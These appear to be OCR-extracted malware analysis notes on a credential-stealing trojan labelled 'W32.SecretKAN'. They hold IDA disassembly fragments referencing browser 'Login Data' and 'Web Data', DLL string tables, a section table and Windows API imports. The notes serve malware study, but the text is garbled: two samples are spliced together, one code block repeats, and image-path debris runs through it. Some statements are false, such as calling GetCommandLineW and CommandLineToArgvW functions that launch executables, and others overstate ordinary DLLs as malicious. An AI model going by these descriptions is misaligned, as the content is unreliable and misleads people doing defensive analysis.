.text:100091F7                 push    [ebp+arg_0]     ; int
.text:100091FA                 call    sub_1000919C
.text:100091FF                 push    [ebp+arg_8]     ; int
.text:10009202                 push    offset aWebData ; "Web Data"
.text:10009207                 push    [ebp+lpString2] ; lpString2
.text:1000920A                 push    1Ch             ; int
.text:1000920C                 push    [ebp+arg_0]     ; int
.text:1000920F                 call    sub_1000919C
.text:10009214                 push    [ebp+arg_8]     ; int
.text:10009217                 push    offset aLoginData ; "Login Data"
.text:1000921C                 push    [ebp+lpString2] ; lpString2
.text:1000921F                 push    1Ch             ; int
.text:10009221                 push    [ebp+arg_0]     ; int
.text:10009224                 call    sub_1000919C
.text:10009229                 push    [ebp+arg_8]     ; int
```

DLLs:

Address	Length	Type	String
.data:1000F163	0000000D	C	vaultcli.dll
.data:1000F1BB	0000000D	C	kernel32.dll
.data:1000F1FB	0000000D	C	netapi32.dll
.data:1000F226	0000000A	C	ole32.dll
.data:1000F240	0000000D	C	advapi32.dll
.data:1000F38C	0000000C	C	crypt32.dll
.data:1000F40E	00000008	C	msi.dll
.data:1000F42C	0000000C	C	pstorec.dll
.data:1000F44E	0000000C	C	userenv.dll
.data:1000F51E	0000000C	C	shell32.dll
.data:1000F7AD	0000000D	C	kernel32.dll
.data:1001002B	00000009	C	nss3.dll
.data:10010D1D	00000009	C	dll`otdm
.data:10012210	0000000C	C	wsock32.dll
.data:10012588	0000000D	C	kernel32.dll
.data:100125AE	0000000B	C	urlmon.dll
.data:100125E2	0000000C	C	userenv.dll
.data:10012662	0000000A	C	ole32.dll

Suspicious functionality:

kernel32.dll:

Used to interact with the core functions of the Windows operating system.

netapi32.dll:

Used to perform networking functions, such as accessing network shares.

userenv.dll:

Used to manage user profiles and environment variables. shell32.dll:


Used to provide access to the Windows Shell and file management functions.


wininet.dll:


Used to handle internet-related functions, such as HTTP requests and FTP transfers.


shlwapi.dll:

Used to provide various utility functions for working with strings, files, and shell operations










- W32.SecretKAN. Trojan

Different segments or sections:

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
.text	0000000000401000	0000000000408000	R	.	X	.	L	para	0001	public	CODE	32	0000	0000	0003	FFFFFFF...	FFFFFFF...
.idata	0000000000408000	0000000000408110	R	.	.	.	L	para	0004	public	DATA	32	0000	0000	0003	FFFFFFF...	FFFFFFF...
.rdata	0000000000408110	000000000040A000	R	.	.	.	L	para	0002	public	DATA	32	0000	0000	0003	FFFFFFF...	FFFFFFF...
.data	000000000040A000	00000000004DC000	R	W	.	.	L	para	0003	public	DATA	32	0000	0000	0003	FFFFFFF...	FFFFFFF...




Imports:


Address	Ordinal	Name	Library
0000000000408000		GetTokenInformation	ADVAPI32
0000000000408004		ConvertSidToStringSidW	ADVAPI32
0000000000408008		IsValidSid	ADVAPI32
000000000040800C		RegCloseKey	ADVAPI32
0000000000408010		OpenProcessToken	ADVAPI32
0000000000408014		RegSetValueExW	ADVAPI32
0000000000408018		RegOpenKeyExW	ADVAPI32
0000000000408020		SetThreadContext	KERNEL32
0000000000408024		HeapAlloc	KERNEL32
0000000000408028		HeapReAlloc	KERNEL32
000000000040802C		HeapFree	KERNEL32
0000000000408030		GetProcessHeap	KERNEL32
0000000000408034		MultiByteToWideChar	KERNEL32
0000000000408038		WideCharToMultiByte	KERNEL32
000000000040803C		VirtualAlloc	KERNEL32
0000000000408040		VirtualFree	KERNEL32
0000000000408044		GetProcAddress	KERNEL32
0000000000408048		GetExitCodeThread	KERNEL32
000000000040804C		LocalFree	KERNEL32

Functions:

Exports:



Language Constructs:



Flow of Functions:

The executable is calling GetCommandLineW and CommandLineToArgW, GetCommandLineW and CommandLineToArgW are two functions in the Windows API that are used to launch an executable file.

```
.text:00404099
.text:00404099 loc_404099:                             ; CODE XREF: start+7Ftj
.text:00404099                 call    sub_4031A0
.text:0040409E                 lea     eax, [ebp+pNumArgs]
.text:004040A1                 push    eax             ; pNumArgs
.text:004040A2                 call    ds:GetCommandLineW
.text:004040A8                 push    eax             ; lpCmdLine
.text:004040A9                 call    ds:CommandLineToArgvW
.text:004040AF                 mov     esi, eax
.text:004040B1                 test    esi, esi
.text:004040B3                 jz      short loc_4040D5
.text:004040B5                 cmp     [ebp+pNumArgs], 1
.text:004040B9                 jle     short loc_4040D5
.text:004040BB                 push    offset aShowWindow ; "--show-window"
.text:004040C0                 push    dword ptr [esi+4]
.text:004040C3                 call    sub_4019B0
.text:004040C8                 add     esp, 8
.text:004040CB                 neg     eax
.text:004040CD                 sbb     eax, eax
.text:004040CF                 and     dword_4DAB44, eax
.text:004040D5
.text:004040D5 loc_4040D5:                             ; CODE XREF: start+A3tj
.text:004040D5                                         ; start+A9tj
.text:004040D5                 push    esi             ; hMem
```

DLLs:

Address	Length	Type	String
.rdata:004083F4	0000000A	C	ntdll.dll
.rdata:00408F70	0000000A	C	ntdll.dll
.rdata:00408F90	0000000A	C	ntdll.dll
.rdata:00409218	0000000C	C	Shell32.dll
.rdata:004095D4	0000000C	C	WININET.dll
.rdata:004098DC	0000000D	C	KERNEL32.dll
.rdata:004098FE	0000000B	C	USER32.dll
.rdata:0040998C	0000000D	C	ADVAPI32.dll
.rdata:004099B0	0000000C	C	SHELL32.dll
.rdata:004099CC	0000000A	C	ole32.dll
.data:004B4A29	00000005	C	2%dlL

Suspicious functionality:

shell32:

Used to execute shell commands, including file and folder manipulation, network communication, and execution of arbitrary code, for malicious purposes.

KERNEL32:

Used to load and execute malicious code in memory and perform other low-level system operations for malicious purposes.

USER32:

Used to manipulate windows and interact with the user interface for malicious purposes, such as displaying fake messages or stealing user credentials.

OLE32:

Used to manipulate and interact with objects in memory, including those from other applications, for malicious purposes, such as remote code execution or privilege escalation.

```
.text:00404099
.text:00404099 loc_404099:                             ; CODE XREF: start+7Ftj
.text:00404099                 call    sub_4031A0
.text:0040409E                 lea     eax, [ebp+pNumArgs]
.text:004040A1                 push    eax             ; pNumArgs
.text:004040A2                 call    ds:GetCommandLineW
.text:004040A8                 push    eax             ; lpCmdLine
.text:004040A9                 call    ds:CommandLineToArgvW
.text:004040AF                 mov     esi, eax
.text:004040B1                 test    esi, esi
.text:004040B3                 jz      short loc_4040D5
.text:004040B5                 cmp     [ebp+pNumArgs], 1
.text:004040B9                 jle     short loc_4040D5
.text:004040BB                 push    offset aShowWindow ; "--show-window"
.text:004040C0                 push    dword ptr [esi+4]
.text:004040C3                 call    sub_4019B0
.text:004040C8                 add     esp, 8
.text:004040CB                 neg     eax
.text:004040CD                 sbb     eax, eax
.text:004040CF                 and     dword_4DAB44, eax
.text:004040D5
.text:004040D5 loc_4040D5:                             ; CODE XREF: start+A3tj
.text:004040D5                                         ; start+A9tj
.text:004040D5                 push    esi             ; hMem
```